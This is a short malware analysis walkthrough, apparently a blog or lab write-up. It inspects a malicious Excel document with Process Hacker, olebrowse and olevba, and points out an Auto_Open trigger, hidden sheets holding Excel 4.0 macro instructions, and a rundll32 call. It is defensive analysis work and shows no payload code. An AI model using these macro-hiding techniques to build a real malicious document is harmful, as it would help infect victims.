




Initially we will open the process hacker and then open the doc.




Now here View->Macros->View Macros and here it seems to be wmpy.




Now here we will load the sample in olebrowse.




And now we can browse all of the ole objects in the sample




Here we can view the hexview of DocumentSummaryInformation , here we can view the names of sheet in the document, but in the document the sheet are not present and also they are using Excel 4.0 Macros.




Here this is the hex view of the SummaryInformation.




Here this is the hex view of the Workbook.




Now here we are using olevba, it will gather information about the different shell the file is using




Here we are interested in `Auto_Open`.




Open Visual Basic Editor (alt+f11), and open the immediate window(ctrl+g) ,here we pasted a command. And run it.




Now here we can view that there are a lot of Sheets.




Here we can note the small strings which are instructions.




Earlier we noted the rundll32 in olevba , now here we will locate it.



